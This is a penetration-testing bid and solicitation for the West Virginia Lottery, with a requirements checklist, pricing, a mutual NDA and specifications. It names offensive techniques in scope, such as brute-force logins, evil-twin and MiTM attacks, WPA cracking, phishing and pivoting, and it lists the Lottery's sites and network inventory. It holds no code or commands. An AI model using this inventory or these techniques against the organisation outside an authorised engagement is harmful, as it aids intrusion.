4.2.5.1.2	OSINT- Public Searches/Dorks	✓

4.2.5.1.3	Build custom password lists	✓
4.2.5.1.4	DNS lookups (entities server)	✓
4.2.5.1.5	Gather information from entities web applications	✓
4.2.5.1.6	Analyze metadata	✓
4.2.5.2	**Mapping will include**	
4.2.5.2.1	SSL/TLS Analysis (Identify accepted SSL/TLS ciphers)	✓
4.2.5.2.2	Virtual Hosting & Load Balancer Analysis	✓
4.2.5.2.3	Software Configuration Discovery (Identify HTTP version, web services, scripting languages, third-party we applications, etc)	✓
4.2.5.2.4	HTTP Options Discovery (Identify accepted HTTP methods)	✓
4.2.5.2.5	Web Application Spidering (gather/follow all links)	✓
4.2.5.2.6	Directory Browsing (Identify web directory listings, brute force common web directory names)	✓
4.2.5.2.7	Web Application Flow (Identify the business logic, flow, organization, and functionalities of the app)	✓
4.2.5.2.8	Session Analysis (Identify locations where session cookies are set and analyze predictability)	✓
4.2.5.3	**Discovery will include**	
4.2.5.3.1	Vulnerability Scanning (Identify vulnerabilities. Open source tools as well as Commercial: Nessus- Network vulnerability scanner, Burp Suite- web application scanner)	✓
4.2.5.3.2	Username/Email Enumeration (Validate and guess usernames/emails using login forms, network services, etc)	✓
4.2.5.3.3	Identify Web Application Specific/Web Service Specific Vulnerabilities (Command/XML/XXE/SQL Injection, File Inclusion, Directory Traversal, File Upload, EXX, CSRF, etc)	✓
4.2.5.3.4	Identify Authentication/Authorization Issues/Bypasses (Weak access control, weak password policy, session management, etc)	✓
4.2.5.4	**Exploitation will include**	

4.2.5.4.1	Brute Force Logins (Using discovered username/email addresses, gain additional access through brute force)	✓
4.2.5.4.2	Exploitation (Using discovered vulnerability information, exploit vulnerabilities to gain additional access/disclose information)	✓
4.2.5.4.3	Post-Exploitation and Pivot (Pillage the system to disclose information and additional vulnerabilities. Repeat the penetration test steps to attempt to gain privileged access. Use the compromised systems as a pivot point to attack other systems that are in scope)	✓
4.2.6	Must provide identification of prioritized remediation needs, requirements and associated risks.	✓
4.2.7	Testing shall determine if website vulnerabilities exist by testing each website, including server operating systems, application platforms, and databases.	✓
4.2.8	Denial of Service (DoS) attacks are required for Website Penetration Testing and require notification to the Lottery and Lottery approval before the attack commences.	✓
4.2.9	Heavy load brute force or automated attacks will only be performed with prior Lottery approval.	✓
4.2.10	Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management.	✓
4.2.10.1	The vendor shall provide a sample of the executive summary report with their bid response.	✓
4.2.10.2	The report must be submitted to the Lottery electronically for review.	✓
4.2.11	Upon conclusion of the assessment, the Vendor must provide a Technical Report. This report details each vulnerability type discovered along with a critical, high, medium, or low risk rating.	✓
4.2.12	Reports must include specific details for each vulnerability found, including:	✓
4.2.12.1	How the vulnerability was discovered	✓

4.2.12.2	The potential impact of its exploitation	✓
4.2.12.3	Recommendations for remediation	✓
4.2.12.4	Vulnerability references	✓
4.2.12.5	The vendor shall provide a sample of the technical report with their bid response	✓
4.2.12.6	The report must be submitted to the Lottery electronically for review.	✓
4.2.13	Upon conclusion of the assessment, the Vendor must provide a Findings Presentation to the Lottery management team. This presentation shall provide an overview of strengths, weaknesses, and vulnerabilities identified throughout the assessment.	✓
4.2.13.1	The findings presentation shall be presented to Lottery in person or via conference call presentation, to be determined by Lottery upon completion of the project	✓
4.3	**INTERNAL/CLIENT-SIDE NETWORK PENETRATION TESTING** ShoreBreak meets 100% of the mandatory requirements for Internal/Client-Side Network Penetration Testing. We have provided our testing methodology in Section 3.5.	✓
4.3.1	Internal/Client-Side Network Penetration Testing must be performed onsite at all Lottery locations. Assessing locations remotely or from one central location is prohibited	✓
4.3.2	Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.	✓
4.3.3	Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation	✓
4.3.3.1	**Reconnaissance will include**	
4.3.3.1.1	Identify software versions along with potentially useful software configurations or settings	✓
4.3.3.1.2	Identify any anti-malware, firewall, and IDS products on the system	✓
4.3.3.1.3	Gather information about the network (i.e., domain user/group information, domain computers, password policy)	✓

4.3.3.1.4	Verify the ability to execute scripts or third-party programs	✓
4.3.3.2	**Mapping and Discovery will include**	
4.3.3.2.1	Identify possible vulnerabilities affecting the provided host	✓
4.3.3.2.2	Determine the possibility of receiving and executing various malicious payloads	✓
4.3.3.3	**Exploitation will include**	
4.3.3.3.1	Attempt to bypass anti-malware solutions and security restrictions, escape restricted environments, escalate privileges	✓
4.3.3.3.2	Exploitation (Using discovered vulnerability information, exploit vulnerabilities to gain additional access/disclose information)	✓
4.3.4	Must identify prioritized remediation needs, requirements, and associated risks	✓
4.3.5	Testing shall assess the security of all networked assets, including but not limited to servers, endpoints, firewalls, network devices, and network monitoring and management	✓
4.3.6	Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management	✓
4.3.6.1	Vendor shall provide a sample of the executive summary report with their bid response	✓
4.3.6.2	Report must be submitted to Lottery electronically for review.	✓
4.3.7	Upon conclusion of the assessment, the Vendor must provide a Technical Report. This report details each vulnerability type discovered along with a critical, high, medium, or low risk rating.	✓
4.3.8	Reports must include specific details for each vulnerability found, including:	✓
4.3.8.1	How the vulnerability was discovered	✓

4.3.8.2	The potential impact of its exploitation	✓
4.3.8.3	Recommendations for remediation	✓
4.3.8.4	Vulnerability references	✓
4.3.8.5	The vendor shall provide a sample of a technical report with their bid	✓
4.3.8.6	The report must be submitted to the Lottery electronically for review.	✓
4.3.9	Upon conclusion of the assessment, the Vendor must provide a Findings Presentation to the Lottery management team. This presentation shall provide an overview of strengths, weaknesses, and vulnerabilities identified throughout the assessment.	✓
4.3.9.1	The findings presentation shall be presented to Lottery in person or via conference call presentation, to be determined by Lottery upon completion of the project	✓
4.4	**WIRELESS PENETRATION TESTING** ShoreBreak meets 100% of the mandatory requirements for Wireless Penetration Testing. We have provided our testing methodology in Section 3.5.	✓
4.4.1	Wireless Penetration Testing must be performed onsite at all Lottery locations. Assessing locations remotely or from one central location is prohibited.	✓
4.4.2	Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.	✓
4.4.3	Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation	✓
4.4.3.1	**Reconnaissance will include**	
4.4.3.1.1	Perform WHOIS, ARIN, and DNS (public server) lookups	✓
4.4.3.1.2	OSINT- Public Searches/Dorks	✓
4.4.3.1.3	Build custom password lists	✓
4.4.3.1.4	DNS lookups (entities server)	✓
4.4.3.1.5	Gather information from entities web applications	✓

4.4.3.1.6	Analyze metadata	✓
4.4.3.2	**Mapping will include**	
4.4.3.2.1	Sniffing (establish a baseline of traffic, sniff Wi-Fi, Bluetooth, Zigbee, and other RF)	✓
4.4.3.2.2	War Walk (map location of access points and their coverage, identify leakage)	✓
4.4.3.2.3	Identify Rogue Access Points* (Friendly, malicious, or unintended access points)	✓
4.4.3.2.4	Full access to the buildings will be granted to the testing team	✓
4.4.3.3	**Discovery will include**	
4.4.3.3.1	Identify Points of Attack (Identify WEP networks, capture WPA/WPA2 PSK key exchanges, identify clients for evil-twin and MiTM attacks	✓
4.4.3.3.2	Enumerating services (Connect and interact with services on Aps, Bluetooth Devices, and other RF devices to disclose misconfigurations	✓
4.4.3.3.3	Vulnerability Scanning (Identify vulnerabilities.)	✓
4.4.3.4	**Exploitation will include**	
4.4.3.4.1	AP Attacks (Exploit hotspots, perform MiTM attacks, crack WEP, crack WPA/WPA2 PSK, etc)	✓
4.4.3.4.2	Client Attacks (Perform Evil-Twin attacks, perform rogue AP attacks, MiTM, etc)	✓
4.4.3.4.3	Denial of Service where applicable and with prior Lottery approval	✓
4.4.3.4.4	Bluetooth/Zigbee/SDR Attacks where applicable and with prior Lottery approval	✓
4.4.4	Must identify prioritized remediation needs, requirements, and associated risks.	✓
4.4.5	Testing shall assess the security of all wireless assets.	✓

4.4.6	Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management.	✓
4.4.6.1	Vendor shall provide a sample of the executive summary report with their bid response	✓
4.4.6.2	Report must be submitted to Lottery electronically for review.	✓
4.4.7	Upon completing the assessment, the Vendor must provide a Technical Report. This report details each vulnerability type discovered and assigns a critical, high, medium, or low risk rating.	✓
4.4.8	Reports must include specific details for each vulnerability found, including:	✓
4.4.8.1	How the vulnerability was discovered	✓
4.4.8.2	The potential impact of its exploitation	✓
4.4.8.3	Recommendations for remediation	✓
4.4.8.4	Vulnerability references	✓
4.4.8.5	The vendor shall provide a sample of the technical report with their bid response	✓
4.4.8.6	The report must be submitted to the Lottery electronically for review.	✓
4.4.9	Upon the conclusion of the assessment, the Vendor must present a Findings Presentation to the Lottery management team. This presentation shall provide an overview of the strengths, weaknesses, and vulnerabilities identified throughout the assessment.	✓
4.4.9.1	The findings presentation shall be presented to Lottery in person or via conference call presentation, to be determined by Lottery upon completion of the project	✓

EXHIBIT A - Pricing Page

Item #	Section	Description of Service	*Estimated Number of Assesments*	Unit Cost per Assesment & Reports	Extended Amount
1	4.1	External Network Penetration Testing	8	$ 1,451.25	$ 11,610.00
2	4.2	Website Penetration Testing	8	$ 641.25	$ 5,130.00
3	4.3	Internal/Client-Side Network Penetration Testing	8	$ 14,992.00	$ 119,936.00
4	4.4	Wireless Penetration Testing	8	$ 8,307.50	$ 66,460.00
				TOTAL BID AMOUNT	**$ 203,136.00**

Please note the following information is being captured for auditing purposes and is an estimate for evaluation only

Vendor should type or electronically enter the information into the Pricing Page to prevent errors in the evaluation.

Any product or service not on the Agency provided Pricing Page will not be allowable.

The state cannot accept alternate pricing pages, failure to use Exhibit A Pricing Page could lead to disqualification of vendors bid.

Vendor Name:	Shorebreak iThreat Security
Vendor Address:	6 Montgomery Village Ave. Ste 610, Gaithersburg, MD 20879
Email Address:	sales@shorebreaksecurity.com
Phone Number:	301-721-3010
Fax Number:	301-721-3001
Signature and Date:	3/27/2024

EXHIBIT B
NON-DISCLOSURE AGREEMENT (NDA)

MUTUAL NON-DISCLOSURE AGREEMENT

This Mutual Non-Disclosure Agreement ("Agreement") is entered into by and between the West Virginia Lottery, with its principal offices located at 900 Pennsylvania Avenue Charleston, WV 25302 ("Lottery"), and Shorebreak iThreat Security LLC, with its principal offices located at 6 Montgomery Village Ave, Ste 610, Gaithersburg, MD 20879 ("Party of the second part"), with an Effective Date of 3/21/2024. Lottery and Party of the second party also are referred to herein individually as a "party", or collectively as the "parties".

WHEREAS, the parties to this Agreement may wish to exchange certain information related to the provision of certain information or communication technology services by one party of interest to the other party; and

WHEREAS, the parties agree that improper disclosure of either party's Confidential Information, as defined below, by the other party could cause material harm to the party whose Confidential Information was improperly disclosed;

NOW THEREFORE, in order to protect certain Confidential Information that may be disclosed between the parties, Lottery and Alpha agree to maintain the confidentiality of the Confidential Information as follows:

I. **Definition of Confidential Information**. The "Confidential Information" disclosed under this Agreement is defined as follows:

Any data or information that is proprietary to the disclosing party and not generally known to the public, whether in tangible or intangible form, whenever and however disclosed, including, but not limited to: (i) any marketing strategies, plans, financial information, or projections, operations, sales estimates, business plans and performance results relating to the past, present or future business activities of such party, its affiliates, subsidiaries and affiliated companies; (ii) plans for products or services, and customer or supplier lists; (iii) any scientific or technical information, invention, design, process, procedure, formula, improvement, technology or method; (iv) any concepts, reports, data, know-how, works-in-progress, designs, development tools, specifications, computer software, source code, object code, flow charts, databases, inventions, intellectual property, and trade secrets; (v) solicitation for proposals, responses to proposals, bids, or information disclosed in connection with such solicitation, response, or bid; (vi) any other information that should reasonably be recognized as confidential information of the disclosing party.

II. **Disclosure Period and Term**. This Agreement protects against the disclosure of Confidential Information which is disclosed between the parties during each party's performance of its obligations associated with that certain CRFQ Agreement executed between the parties on 3/21/2024 (the "Effective Date") and 3 year(s) after the termination of such Agreement ("Disclosure Period"). Therefore, the duty of a recipient of Confidential Information to protect such Confidential Information disclosed under this Agreement begins on the Effective Date and expires 3 year(s) after the end of Disclosure

EXHIBIT B
NON-DISCLOSURE AGREEMENT (NDA)

Period. Upon termination of this Agreement or upon the disclosing party's request, the recipient shall cease use of Confidential Information and return or destroy it.

III. **Use of Confidential Information**. A party hereunder receiving Confidential Information shall use such Confidential Information solely for the purposes of, as applicable to the recipient, understanding current business activities of a party, soliciting a proposal for certain information technology services, responding to such proposal solicitation, reviewing solicitation responses, tendering a bid, or discussions or negotiations related to such solicitation, proposal, or bid.

IV. **Protection of Confidential Information**. Each party shall not disclose the Confidential Information of the other party to any third party. The recipient shall protect the Confidential Information by using the same degree of care, but no less than a reasonable degree of care, to prevent the unauthorized use, dissemination or publication of the Confidential Information as the recipient uses to protect its own confidential information of a like nature. A recipient shall restrict disclosure of Confidential Information to its employees, provided that such employees (i) have a need to know, and (ii) are bound by obligations of confidentiality equally as restrictive as the terms of this Agreement.

V. **Exclusions**. This Agreement imposes no obligation upon the recipient with respect to Confidential Information which: (a) was in the recipient's possession before receipt from the disclosing party; (b) is or becomes a matter of public knowledge through no fault of the recipient; (c) is rightfully received by the recipient from a third party without a duty of confidentiality; (d) is disclosed by the disclosing party to a third party without a duty of confidentiality on the third party; (e) is independently developed by the recipient; (f) is disclosed under operation of law; or (g) is disclosed by the recipient with the disclosing party's prior written approval.

VI. **Miscellaneous**. Neither party to this Agreement shall acquire any intellectual property rights nor any other rights under this Agreement except the limited right to use as set forth in this Agreement. This Agreement does not prevent either Party from competing with one another for work or clients unless the parties specifically agree otherwise, in writing, as to a specific client. Each disclosing party warrants and represents that the Confidential Information and other information provided which is necessary to the purposes described hereunder, are true and correct to the best of the disclosing party's knowledge and belief. Nothing in this Agreement shall be construed to preclude either party from developing, using, marketing, licensing, and/or selling any software or other material that is developed without reference to the Confidential Information.

VII. **Export Administration**. Each party to this Agreement agrees to comply fully with all relevant export laws and regulations of the United States and other countries to assure that no Confidential Information or any portion thereof is exported, directly or indirectly, in violation of such laws.

VIII. **No Obligation to Purchase or Offer Products or Services**. Neither party has an obligation under this Agreement to purchase or otherwise acquire any service or item from

EXHIBIT B
NON-DISCLOSURE AGREEMENT (NDA)

the other party. Neither party has an obligation under this Agreement to commercially offer any products using or incorporating the Confidential Information. The disclosing party may, at its sole discretion, offer such products commercially and may modify them or discontinue such offerings at any time.

IX. **General**. The parties do not intend that any agency or partnership relationship be created between them by this Agreement. This Agreement sets forth the entire agreement with respect to the Confidential Information disclosed herein and supersedes all prior or contemporaneous agreements concerning such Confidential Information, whether written or oral. All additions or modifications to this Agreement must be made in writing and must be signed by both parties. This Agreement and all matters arising out of or relating to this Agreement shall be governed by the laws of the State of West Virginia. The parties agree that the information provided as allowed by this Agreement will not contain any proprietary technical or confidential contractual information, or any financial information related to the relationship between Alpha and its partners. As a result, damages will not be included as a remedy.

The undersigned authorized representatives of each party have agreed to be legally bound by the terms of this Agreement as of the Effective Date shown above.

WEST VIRGINIA LOTTERY

By: ________________________________

Name: ________________________________

Title: ________________________________

Shorebreak iThreat Security LLC **(VENDOR)**

By: ________________________________

Name: Tim Spiegel

Title: Director of Strategic Accounts

DESIGNATED CONTACT: Vendor appoints the individual identified in this Section as the Contract Administrator and the initial point of contact for matters relating to this Contract.

(Printed Name and Title) Tim Spiegel

(Address) 6 Montgomery Village Ave, Ste 610, Gaithersburg, MD 20879

(Phone Number) / (Fax Number) 301-721-3010 / 301-721-3001

(email address) sales@shorebreaksecurity.com

CERTIFICATION AND SIGNATURE: By signing below, or submitting documentation through *wv*OASIS, I certify that: I have reviewed this Solicitation/Contract in its entirety; that I understand the requirements, terms and conditions, and other information contained herein; that this bid, offer or proposal constitutes an offer to the State that cannot be unilaterally withdrawn; that the product or service proposed meets the mandatory requirements contained in the Solicitation/Contract for that product or service, unless otherwise stated herein; that the Vendor accepts the terms and conditions contained in the Solicitation, unless otherwise stated herein; that I am submitting this bid, offer or proposal for review and consideration; that this bid or offer was made without prior understanding, agreement, or connection with any entity submitting a bid or offer for the same material, supplies, equipment or services; that this bid or offer is in all respects fair and without collusion or fraud; that this Contract is accepted or entered into without any prior understanding, agreement, or connection to any other entity that could be considered a violation of law; that I am authorized by the Vendor to execute and submit this bid, offer, or proposal, or any documents related thereto on Vendor's behalf; that I am authorized to bind the vendor in a contractual relationship; and that to the best of my knowledge, the vendor has properly registered with any State agency that may require registration.

By signing below, I further certify that I understand this Contract is subject to the provisions of West Virginia Code § 5A-3-62, which automatically voids certain contract clauses that violate State law; and that pursuant to W. Va. Code 5A-3-63, the entity entering into this contract is prohibited from engaging in a boycott against Israel.

Shorebreak iThreat Security LLC
(Company)

(Signature of Authorized Representative)

Tim Spiegel, Director of Strategic Accounts 3/27/24
(Printed Name and Title of Authorized Representative) (Date)

301-721-3010 / 301-721-3001
(Phone Number) (Fax Number)

sales@shorebreaksecurity.com
(Email Address)

SPECIFICATIONS

1. **PURPOSE AND SCOPE:** The West Virginia Purchasing Division is soliciting bids on behalf of the West Virginia Lottery (Lottery) to establish a contract to perform and deliver information technology cybersecurity assessments, including external network, website, wireless, and internal/client-side penetration testing assessments. These assessments must follow the Center for Internet Security methodology and employ techniques and guidelines from the Open Web Application Security Project (OWASP) Top 10 Project and the NIST SP 800-115 Information Security Testing and Assessment technical guide. The services provided must thoroughly assess and evaluate the Lottery infrastructure to identify areas that present an exploitable vulnerability available to attackers using a combination of automated tools and manual techniques.

BACKGROUND INFORMATION:

- The Lottery expects to consume at least one of each service annually.
- Physical instruction and Text Smishing are not in scope for these services.
- Source code will not be provided.
- A password analysis is not required.
- Retesting after vulnerabilities are remediated is out of scope. Each assessment stands alone.
- Sampling approaches are prohibited.
- Written information security policies are not in scope.

EXISTING TECHNOLOGY ENVIRONMENT: The following is a listing of the Lottery's current technology environment:

- The Lottery operates technology assets in eight (8) locations:
  - Main Office – 900 Pennsylvania Ave, Charleston, WV 25302
  - Bridgeport – 64 Sterling Drive, Bridgeport, WV 26330
  - Weirton – 100 Municipal Plaza Bldg. 34, Weirton, WV 26330
  - Greenbrier – 101 W. Main Street, White Sulphur Springs, WV 24986
  - Hollywood – 750 Hollywood Drive, Charles Town, WV 25414
  - Mardi Gras – 1 Greyhound Drive, Cross Lanes, WV 25313
  - Mountaineer – 1420 Mountaineer Circle, New Cumberland, WV 26047
  - Wheeling Island – 1 Stone Street, Wheeling, WV 26003
- One (1) externally accessible website hosted by a third party
- One (1) Active Directory domain
- Two (2) external IP address blocks, 15 external IP addresses (approximate)
- 27 internal IP address blocks, 500 internal IP addresses (approximate)
- 200 active users (approximate)

- Cisco network devices (approximate)
  - 10 Firewall appliances
  - 15 Routers
  - 35 Switches
  - 4 VPN appliances
- 250 Windows operating system endpoints, various versions
- 120 Voice over IP (VOIP) phones
- 40 Windows servers, various versions
  - These are replicated to redundant servers at the hot site
- Two (2) Linux storage appliances
- 30 Networked Printers with onboard operating systems and storage

2. DEFINITIONS: The terms listed below shall have the meanings assigned to them below. Additional definitions can be found in section 2 of the General Terms and Conditions.

2.1 "Contract Items" means the information technology cybersecurity assessments as more fully described in these specifications in Section 3.1 below and on the Pricing Page.

2.2 "Pricing Pages" means the schedule of prices, estimated order quantity, and totals contained in wvOASIS or attached hereto as Exhibit A and used to evaluate the Solicitation responses.

2.3 "Solicitation" means the official notice of an opportunity to supply the State with goods or services published by the Purchasing Division.

2.4 "Holidays" means days designated by WV State Code CSR 2-2-1 as legal holidays.

2.5 "NDA" means Non-Disclosure Agreement, attached hereto as Exhibit B, to ensure the confidentiality of the information exposed and proprietary tools and techniques used during these assessments.

2.6 "Reconnaissance" means passively gathering as much information about the Lottery infrastructure as possible to build attack profiles. During this phase, efforts are made to map identifying information about the infrastructure.

2.7 "Mapping" means activities that facilitate an understanding of the lottery's business logic, flow, and organization.

2.8 **"Discovery"** means actively probing the Lottery to identify vulnerabilities at various operational layers.

2.9 **"Exploitation"** means the Culmination of the information gathered in the previous phases to verify and confirm any identified vulnerabilities.

2.10 **"External Network Penetration Test"** means an iterative, four-phased assessment employing techniques and guidelines from the NIST SP 800-115 Information Security Testing and Assessment technical guide. It comprises activities to identify vulnerabilities of externally available hosts accessible from the Internet. Testing during this type of assessment represents an uninformed, anonymous threat targeting the Lottery's external infrastructure.

2.11 **"Website Penetration Testing"** means an iterative, four-phased assessment employing techniques and guidelines from the Open Web Application Security Project (OWASP) Top 10 Project to verify the Lottery website security status independently. This assessment determines whether websites present an exploitable risk to the organization. Testing during this type of assessment represents an uninformed, anonymous threat targeting the Lottery's external infrastructure.

2.12 **"Internal/Client Side Network Penetration Testing"** means an iterative, four-phased assessment employing techniques and guidelines from the NIST SP 800-115 Information Security Testing and Assessment technical guide, comprising activities to identify vulnerabilities at each operational layer of the target network. This includes two-part testing to assess the security of all networked assets, including but not limited to servers, desktops, firewalls, other network devices, and network monitoring & management. Part one simulates an attack by an untrusted outsider or an unauthenticated user without working knowledge of the Lottery's network. Part two will be performed with the low-level credentials of an authenticated user.

2.13 **"Wireless Network Penetration Testing"** means an iterative, four-phased assessment employing techniques and guidelines from the NIST SP 800-115 Information Security Testing and Assessment technical guide. It comprises activities to identify vulnerabilities at each target wireless network operational layer.

2.14 **"DoS"** means Denial of Service, an attack that occurs when legitimate users are unable to access information systems, devices, or other network resources due to the actions of a malicious cyber threat actor.

2.15 **"SAN"** means Storage Area Network is a specialized, high-speed network that provides block-level network access to storage.

2.16 **"PTES"** means Penetration Testing Execution Standard and consists of the initial communication and reasoning behind a pen test, through the intelligence gathering and threat modeling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it

2.17 **"CISSP"** means Certified Information Systems Security Professional certification granted by the International Information System Security Certification Consortium.

2.18 **"GPEN"** means GIAC Penetration Tester certification validates a practitioner's ability to properly conduct a penetration test using best-practice techniques.

2.19 **"OSCP"** means Offensive Security Certified Professional hands-on penetration testing certification, requiring holders to successfully attack and penetrate various live machines in a safe lab environment.

2.20 **"CEH"** means Certified Ethical Hacker is a qualification given obtained by demonstrating knowledge of assessing the security of computer systems.

2.21 **"CPTE"** means Certified Penetration Testing Engineer presents information based on the 5 Key Elements of Pen Testing; Information Gathering, Scanning, Enumeration, Exploitation and Reporting.

2.22 **"CEPT"** means Certified Expert Penetration Tester, has deep knowledge of web hacking techniques and methodologies.

2.23 **"CRTOP"** means Certified Red Team Operations Professional uses tactics, techniques, and procedures that threat actors use to infiltrate IT systems and stay under the detection radar.

2.24 **"ECSA"** means Certified Security Analyst an advanced security certification that complements the Certified Ethical Hacker (CEH) certification by validating the analytical phase of ethical hacking.

2.25 **"CPPT"** means Certified Professional Penetration Tester utilizes a variety of methodologies to conduct a thorough penetration test, and write a complete report as part of the evaluation.

2.26 **"CWSP"** means Certified Wireless Security Professional an advanced level certification that measures the ability to secure any wireless network.

2.27 "CMWAPT" means Certified Mobile and Web Application Penetration Tester certification using pen testing methodologies and tools to conduct tests on Web and mobile apps and asses their security.

3. QUALIFICATIONS: Vendor, or Vendor's staff, if requirements are inherently limited to individuals rather than corporate entities, shall have the following minimum qualifications:

3.1 The vendor must have been in business for at least fifteen (15) years, performing and delivering information technology cybersecurity assessments.

3.1.1 Vendor should provide, with their bid, a general company overview that must include information regarding the professional services offered and the number of dedicated security staff resources.

3.2 Vendor should provide, with their bid, a minimum of three (3) references for projects of similar or greater size and scope of the assessments to be performed for the Lottery.

3.2.1 References shall include contact information and brief details of the services performed for each reference.

3.3 Vendor should provide, with their bid, an overview of the project team and documentation of qualifications for each project team member assigned to Lottery cybersecurity assessments.

3.3.1 Documentation shall consist of information regarding the prior security assessments completed, resumes, and documentation of certifications, which should be provided as stated below in section 3.4.

3.4 Vendor staff performing information technology cybersecurity assessments must hold a current certification from a source of accreditation and should provide the certification credentials with their bid response. Allowable certifications include:

3.4.1 Certified Information Systems Security Professional (CISSP)
3.4.2 GIAC Penetration Tester (GPEN)
3.4.3 Offensive Security Certified Professional (OSCP)
3.4.4 Certified Ethical Hacker (CEH)
3.4.5 Certified Penetration Testing Engineer (CPTE)
3.4.6 Certified Expert Penetration Tester (CEPT)
3.4.7 Certified Red Team Operations Professional (CRTOP)
3.4.8 Certified Security Analyst (ECSA)
3.4.9 Certified Professional Penetration Tester (CPPT)
3.4.10 Certified Wireless Security Professional (CWSP)

3.4.10.1 This certification is only applicable to Wireless Penetration Testing Services

3.4.11 Certified Mobile and Web Application Penetration Tester (CMWAPT)

3.4.11.1 This certification is only applicable to Website Penetration Services

3.5 Vendor must comply with the Center for Internet Security methodology and employ techniques and guidelines from the Open Web Application Security Project (OWASP) Top 10 Project and the NIST SP 800-115 Information Security Testing and Assessment technical guide.

3.6 Background Checks: Prior to award and upon request, the Vendor must provide names, addresses, and fingerprint information for a law enforcement background check for any Vendor staff working on the Lottery project team.

3.7 Non-Disclosure Agreement (NDA): Prior to award both parties, the Vendor and Lottery must sign a mutual Non-Disclosure Agreement (NDA), attached as Exhibit – B, to ensure the confidentiality of the information exposed and proprietary tools and techniques used during these assessments.

4. MANDATORY REQUIREMENTS:

4.1. External Network Penetration Testing

4.1.1. External Network Penetration Testing may be performed remotely.

4.1.2. Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.

4.1.3. Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation.

4.1.3.1. Reconnaissance should include:

4.1.3.1.1. Perform WHOIS, ARIN, and DNS (public server) lookups

4.1.3.1.2. OSINT - Public Searches/Dorks

4.1.3.1.3. Build custom password lists

4.1.3.1.4. DNS lookups (entities server)

4.1.3.1.5. Gather information from entities network resources

4.1.3.1.6. Analyze metadata

4.1.3.2. Mapping should include:

4.1.3.2.1. Network Discovery (ICMP sweeps, traceroutes, bypass firewall restrictions, etc.)

4.1.3.2.2. Port/Protocol Scanning (Scan for accepted IP protocols, open TCP/UDP ports)

4.1.3.2.3. OS/Version Scanning (Identify underlying OS and software and their versions)

4.1.3.3. Discovery should include:

4.1.3.3.1. Vulnerability Scanning (Identify vulnerabilities. Open source tools as well as Commercial: Nessus – network vulnerability scanner, Burp Suite – web application scanner)

4.1.3.3.2. Enumerating Network Services (Connect and interact with services to disclose information, gain access, identify misconfigurations, etc.)

4.1.3.3.3. Username/Email Enumeration (Validate and guess usernames/emails using login forms, network services, etc.)

4.1.3.4. Exploitation should include:

4.1.3.4.1. Brute Force Logins (Using discovered username/email addresses, gain additional access through brute force)

4.1.3.4.2. Exploitation (Using discovered vulnerability information, exploit vulnerabilities to gain additional access/disclose information)

4.1.3.4.3. Post-Exploitation and Pivot (Pillage the system to disclose information and additional vulnerabilities. Repeat the penetration test steps to attempt to gain privileged access. Use the compromised systems as a pivot point to attack other systems that are in scope).

4.1.4. Must identify exploitable vulnerabilities and demonstrate organizational impact.

4.1.5. Denial of service (DoS) attacks are prohibited for External Network Penetration Testing services.

4.1.6. A social engineering exercise must be included. This will consist of a single phishing email scenario targeting approximately 200 active Lottery staff. The content must be designed to maximize successful phishing, and the email content and target addresses must be verified and approved by the Lottery.

4.1.7. Heavy load brute force or automated attacks will only be performed with prior Lottery approval.

4.1.8. Must notify Lottery of any portion or portions of the assessment resulting in service disruption.

4.1.9. The Lottery must be notified immediately upon identifying any security vulnerability threatening critical business processes or IT services.

4.1.10. Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management.

4.1.10.1. The vendor shall provide a sample of the executive summary report with their bid response.

4.1.10.2. The report must be submitted to the Lottery electronically for review.

4.1.11. Upon conclusion of the assessment the Vendor must provide a Technical Report. This report details each vulnerability type discovered along with a critical, high, medium, or low risk rating.

4.1.12. Reports must include specific details for each vulnerability found, including:

4.1.12.1. How the vulnerability was discovered

4.1.12.2. The potential impact of its exploitation.

4.1.12.3. Recommendations for remediation.

4.1.12.4. Vulnerability references

4.1.12.5. The vendor shall provide a sample of the technical report with their bid response.

4.1.12.6. The report must be submitted to the Lottery electronically for review.

4.1.13. Upon conclusion of the assessment, the Vendor must provide a Findings Presentation to the Lottery management team. This presentation shall provide an overview of strengths, weaknesses, and vulnerabilities identified throughout the assessment.

4.1.13.1 The findings presentation shall be presented to Lottery in person or via a conference call presentation, to be determined by Lottery upon competition of the project.

4.2. Website Penetration Testing

4.2.1. Website Penetration Testing may be performed remotely.

4.2.2. Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.

4.2.3. The successful vendor must determine static and dynamic page counts.

4.2.4. Any environment, such as production, development, quality assurance, etc., may be tested. Each environment will be assessed separately.

4.2.5. Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation.

4.2.5.1. Reconnaissance should include:

4.2.5.1.1. Perform WHOIS, ARIN, and DNS (public server) lookups

4.2.5.1.2. OSINT - Public Searches/Dorks

4.2.5.1.3. Build custom password lists

4.2.5.1.4. DNS lookups (entities server)

4.2.5.1.5. Gather information from entities web applications

4.2.5.1.6. Analyze metadata

4.2.5.2. Mapping should include:

4.2.5.2.1. SSL/TLS Analysis (Identify accepted SSL/TLS ciphers)

4.2.5.2.2. Virtual Hosting & Load Balancer Analysis

4.2.5.2.3. Software Configuration Discovery (Identify HTTP version, web services, scripting languages, third-party web applications, etc.)

4.2.5.2.4. HTTP Options Discovery (Identify accepted HTTP methods)

4.2.5.2.5. Web Application Spidering (gather/follow all links)

4.2.5.2.6. Directory Browsing (Identify web directory listings, brute force common web directory names)

